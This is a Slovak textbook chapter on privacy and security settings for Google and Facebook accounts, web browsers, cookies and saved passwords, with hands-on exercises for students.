
Nastavenia účtu Google

Viac než miliarda ľudí využíva službu Gmail od spoločnosti Google. [5]. Práve v tejto firme sa zbiera najviac informácií o našich aktivitách na webe, alebo o našej polohe, kde fyzicky chodíme, aké webové stránky navštevujeme, aké videá pozeráme, akých máme priateľov a podobne. [5]

Všetci, ktorí máme takýto účet, by sme si mali skontrolovať **jeho nastavenia**. Po prihlásení sa na stránke www.google.sk stlačíme na tlačidlo **Účet Google**. (obr.14.5)




V časti *účet Google* si nastavujeme osobné informácie, kto ich môže vidieť, prispôsobujeme si aktivity a nastavenie súkromia. Zabezpečujeme prihlasovanie do emailového účtu, kontrolujeme, na ktorých zariadeniach sme boli prihlásení v účte Google a podobne. (Obr. 14.6)



CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude skontrolovať nastavenie vášho osobného účtu Google.

1. Skontrolujte svoju *históriu polohy*. Zvoľte si *Dáta a prispôsobenie*, z ponuky pre nastavenie účtu Google. V ňom si vyberte *História polohy*. Ak nemáte zdieľanie polohy, tak vaša história je prázdna. Inak sa bude zobrazovať ako stĺpcový graf a súčasne v podobe bodov na mape. (Obr. 14.7)
2. Ak ste nemali zapnuté zdieľanie polohy, tak si ju zapnite a pridajte si niektorých spolužiakov, aby mohli vidieť vašu polohu. Toto nastavenie si nechajte nastavené niekoľko dní.



Obrázok 14-7
Ukážka z Histórie polohy na účte Google

CVIČENIE – OTÁZKY!

Napíšte postup, ako na účte Google nastavíme dvojstupňové prihlasovanie pomocou SMS:

.....

Napíšte postup, ako zmeníte, ktoré údaje o vás uvidia ostatní:


.....

CVIČENIE – VYSKÚŠAJTE!

Vašou úlohou bude zmeniť zobrazovanie osobných informácií vášho účtu Google:


1. Vo svojom účte si zmeňte zobrazovanie pohlavia v osobných informáciách na súkromné
2. Pridajte si povolenie – študent a nastavte jeho zobrazovanie na verejné
3. Zrušte zobrazovanie roku narodenia a zobrazujte vaše narodeniny verejne.


Vo svojom emailovom účte je dôležité si prejsť *Riadenie aktivity* v ponuke *Dáta a prispôsobenie* (obr. 8). Tu sa nachádzajú informácie o aktivitách na internete, ktorú sme vykonávali pri prihlásení na Google účet. Tam sa zobrazuje história vyhľadávania na Youtube.com a história pozerania na Youtube.com.



V emailovom účte môžeme vidieť všetky zariadenia, na ktorých sme prihlásení. Zobrazíme to cez *Google účet / Zabezpečenie – Vaše zariadenia*. Cez spravovať zariadenia zistíme aké parametre majú naše zariadenia. (Obr. 14.9)

V tejto ponuke zistíme polohu zariadenia, alebo zariadenie môžeme spravovať, ak sme ho stratili. Na zariadení sa dá prehrať/ prezvoniť zvuk alebo zistiť jeho poloha (Obr. 14.10). V ďalšom kroku označíme, či je všetko v poriadku, alebo nie je. (Obr. 14.11)





V ponuke Nájdite svoj telefón, môžeme zariadenie uzamknúť, odhlásiť sa zo zariadenia alebo zmazať zariadenie a takto ochrániť svoje osobné údaje a zariadenie.

Ak sa rozhodneme pre uzamknutie zariadenia/telefónu, tak môžeme na obrazovku zariadenia poslať správu o majiteľovi a výzvu, aby majiteľovi zariadenia / telefónu zavolať. Súčasne môžeme obrazovku zamknúť vlastným kódom a útočníkovi zabrániť v používaní ukradnutého zariadenia.(Obr. 14.11)


CVIČENIE –VYSKÚŠAJTE!


Vašou úlohou bude zobraziť a zmeniť riadenie aktivity vášho účtu Google:

1. V riadení aktivity zobrazte informácie o zariadeniach, na ktorých máte pripojený účet Google. Poznávate všetky zariadenia?
2. Cez krok: Nájdite svoj telefón, prezvoňte zvuk na vašom telefóne.
3. Skontrolujte polohu telefónu.
4. Skontrolujte svoju aktivitu na internete a v aplikáciách za predchádzajúce dva dni.
5. Vypnite sledovanie aktivity na internete a v aplikáciách.


Nastavenie prihlasovania na Facebooku

Ďalšou rozšírenou sociálnou sieťou je sieť Facebook. Mali by sme sa naučiť ako nastaviť zabezpečenie súkromia na tejto sociálnej sieti, tak aby to nebolo zneužitie.

V záhlaví akejkoľvek facebookovej stránky vpravo, klikneme na  a vyberieme si Nastavenia (obr. 14.12). V nich je zoznam všetkých nastavení nášho účtu. Sú to napr. Zabezpečenie a prihlasovanie (obr. 14.13), súkromie, blokovanie a ďalšie.




Obrázok 14-12
Zobrazenie nastavení účtu Facebook



Obrázok 14-13
Zabezpečenie prihlasovania sa do účtu na Facebooku

V nastaveniach si môžete skontrolovať svoje prihlásenia, kde ste v súčasnosti prihlásení. Tu si môžete zmeniť heslo alebo nastaviť prihlasovanie kliknutím na svoju fotografiu. (Obr. 14.14) Výberom tejto možnosti si môžete vybrať zariadenia, kde takéto prihlasovanie umožníte. Tu si môžete toto prihlasovanie zakázať/povoliť.

V tejto časti sa nastavuje prihlasovanie s dvojstupňovým overením, kde si nastavíte telefónne číslo, na ktoré sa pošle SMS kód do účtu, alebo overovacej aplikácie.




Obrázok 14-14
Prihlasovanie do účtu na sociálnej sieti Facebook.


V tejto časti si môžete skontrolovať zariadenia, z ktorých ste boli prihlásení vo svojom účte a dátum posledného prihlásenia. (Obr. 14.15) Ak máte podozrenie, že váš účet bol zneužitý, zapnite si doplnkové zabezpečenie účtu. (Obr. 14.16)

Niekedy sa môžete dostať do situácie, kedy si všimnete, že sa na vašej stene objavujú statusy, ktoré ste nepísali, alebo zistíte, že niektorí ľudia disponujú informáciami, ktoré boli uvádzané iba v súkromnej správe na vašom profile na Facebooku. V týchto prípadoch je vysoko pravdepodobné, že vaše heslo bolo odhalené. Ako si to môžete zistiť? Zapnite si možnosť:

Dostávať upozornenia na neidentifikované prihlásenia. Upozornenia môžete dostávať na Facebook, alebo na messenger, alebo na emailovú adresu, ktorú uvediete.



Obrázok 14-15
Skontrolovanie zariadení, z ktorých bolo uskutočnené autorizované prihlásenie do účtu



Obrázok 14-16
Nastavenie doplnkového prihlásenia

Ďalším bezpečnostným prvkom pre váš účet na Facebooku je: **Vyberte 3 až 5 priateľov, ktorých chcete kontaktovať, ak by ste sa nemohli dostať do svojho účtu.** Tu si zvolíte aspoň troch priateľov, ktorí vám bezpečným spôsobom pomôžu, ak by ste niekedy mali problém s prístupom k svojmu účtu.

CVIČENIE –VYSKÚŠAJTE!



Nájdite nasledovné nastavenia účtu na Facebooku a dopíšte kroky, ako sa k nim dostanete:



1. Používanie dvojstupňového overovania.
2. Zoznam autorizovaných zariadení.
3. V nastavení súkromia nastavte, aby váš profil na Facebooku vyhľadávače nevyhľadávali.


Všetky tieto nastavenia skontrolujte a overte ich fungovanie.

14.1.3 Nastavenie prehliadačov

Každý prehliadač webových stránok uchováva históriu navštívených stránok. Táto história sa dá zobrazíť neskôr a zistiť z nej, webové stránky, ktoré sme navštívili. Niekedy nechceme, aby sa používatelia počítača mohli pozeráť do histórie a tak skontrolovať, aké webové stránky sme navštívili. História je ukladaná ako súbor v našom počítači a môže byť zneužitá pre získanie neoprávnených údajov o nás. Často sú to cenné údaje, ktoré na internete majú vysokú hodnotu a predávajú sa napr. online obchodníkmi, alebo pre zobrazovanie vhodnej reklamy, alebo pre zobrazovanie vhodných politických článkov, na ktoré by sme boli ochotní odpovedať, resp. si ich prečítať.

Preto je vhodné históriu prezerania webu zmazať. V prehliadači Chrome sa dá zmazať cez: *História – vymazať dáta prehliadania*. V každom prehliadači sa nájdú určité odlišnosti, ktoré uvádzame v tabuľke.

Prehliadač	Chrome	Firefox	MS Edge
Zobrazenie histórie	Ctrl+H	Ctrl+H	Ctrl + H
Vymazanie histórie	Viac  - História – vymazať dáta prehliadania	Možnosti – Súkromie a bezpečnosť – História – vymazať históriu	Nástroje – odstrániť históriu prehľadávania Ctrl + Shift + Del
Spravovanie súborov Cookies	Viac  - Nastavenia – Rozšírené – Nastavenia obsahu – Súborny cookies	Možnosti – Súkromie a bezpečnosť – Cookies a dáta z webov – vymazať dáta	Možnosti siete Internet – Ochrana osobných údajov – rozšírené nastavenie – Súborny cookies



Dôvody pre používanie privátneho režimu prehľadávania:

- ak používate zdieľaný počítač, na ktorom pracuje viacej používateľov,
- aby prehliadač neukladal údaje zadávané do formulárov a súbory cookies,
- aby prehliadač neukladal históriu prezerania webu.

Avšak to neznamená, že na internete ste anonymní. Stále sa dá zistiť vaša IP adresa a váš poskytovateľ pripojenia vie zistiť a vystopovať vašu aktivitu.

POZNÁMKA

Pojmy "prehliadač" a "vyhľadávač" sú rozdielne. Priehliadač je aplikácia na prezeranie webových stránok a "vyhľadávač" je služba vyhľadania informácie na webových stránkach podľa kľúčových slov.

CVIČENIE –VYSKÚŠAJTE!




1. Zobrazte históriu prezerania webu v jednotlivých prehliadačoch. Ak je prázdna, tak navštívte nejaké internetové stránky a zistite, či sa naozaj každá navštívená stránka zobrazila v histórii
2. Zistite, či vaše prehliadače ukladajú heslá. Ak nie, tak nastavte ukladanie hesiel do prehliadača. Ako sa zobrazia uložené heslá?
3. Zistite, či váš prehliadač má zapnutú funkciu sledovania/Do Not Track. Na čo slúži táto funkcia? Dopíšte
4. Zorganizujte si obľúbené položky/záložky vo svojich prehliadačoch

14.1.4 Súborny Cookies

Súbory cookies sú malé textové súbory, ktoré si na náš počítač uložili navštívené webové stránky ktoré si takto poznávajú údaje o nás, aby pri ďalšej návšteve vás vedeli identifikovať. [6]

Webový server pošle prehliadaču cookie a počítač pri ďalšej návšteve tohto webového servera posiela tieto údaje naspäť (Obr. 14.18). Môžu byť nebezpečné z dôvodu ochrany súkromia. Súbory Cookies sa využívajú napríklad pri návštevách online obchodov. Tieto vám na základe predchádzajúceho nákupu môžu odporučiť zobrazenie tovarov, o ktoré sme mali predtým záujem, alebo nás môžu individuálne pozdraviť pri prechode na ich stránku. Poznáme vlastné súbory cookies a cudzie súbory cookies. Vlastné súbory cookies zanecháva webová lokalita, ktorú sme navštívili. Cudzie súbory cookies zanechávajú na vašom počítači spoločnosti špecializujúce sa na webovú reklamu a súvisia so sledovaním našej aktivity na webe. Tieto servery sledujú vašu aktivitu na webe, chcú sledovať vami navštívené stránky, aby mohli prispôbiť reklamu, ktorá sa vám bude zobrazovať. Napríklad keď ste muž vo veku 18 rokov, tak vám nebude reklamný webový portál zobrazovať reklamu na dámsku módu. Prispôbí zobrazovanú reklamu podľa predtým vami navštevovaných stránok.


Niektoré súbory cookies sú zašifrované a prečítať ich vie len ten server, ktorý ich na váš počítač uložil. Podľa legislatívy § 55 ods.5 Zákona NRSR č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov každé webové sídlo, ktoré používa cookies má o tomto informovať návštevníkov svojej stránky. Oznámenie sa zobrazuje väčšinou v spodnej časti webu a môže mať rôzne vyjadrenia. Pozrite si obr. 14.19.



Nastavenie ukladania cookies v prehliadači

V prehliadači Chrome sa povolenia / blokovania pre cookies nastavujú cez: *Nastavenia - Rozšírené – Nastavenia obsahu – Súbory cookie.*

Pozrite si nastavenia súborov cookies na obr. 14.20 až 14.22.



CVIČENIE –VYSKÚŠAJTE!


Nastavte si svoj prehliadač webových stránok takto:

1. Pri súboroch cookies - Blokovat súbory cookies tretích strán
2. Vymažte históriu prezerania za dnešný deň
3. Nastavte blokovanie vyskakovacích, kontextových okien
4. Nastavte blokovanie sledovania vašich navštívených webov inými stránkami.

14.1.5 Správa hesiel v prehliadači

Každý deň sa stretávame pri pohybe po Internete, že potrebujeme zadať svoje prihlasovacie údaje: užívateľské meno a heslo. Podľa pravidiel bezpečného používania Internetu máme pre každý účet zavedené iné prihlasovacie údaje. Prehliadače webových stránok nám ponúkajú manažovanie hesiel, ktoré používame. Vždy však si musíme rozhodnúť, ktoré heslá si takto budeme ukladať a veľmi dôležité je, čo zabezpečí ochranu a zašifrovanie všetkých hesiel, hlavné heslo, ktorým sa odšifrujú všetky heslá.

Postup pri zapnutí ukladania hesiel: *Nastavenie – Heslá*. Tam si ich aj môžete spravovať – vymazávať, kontrolovať, upravovať a pod.

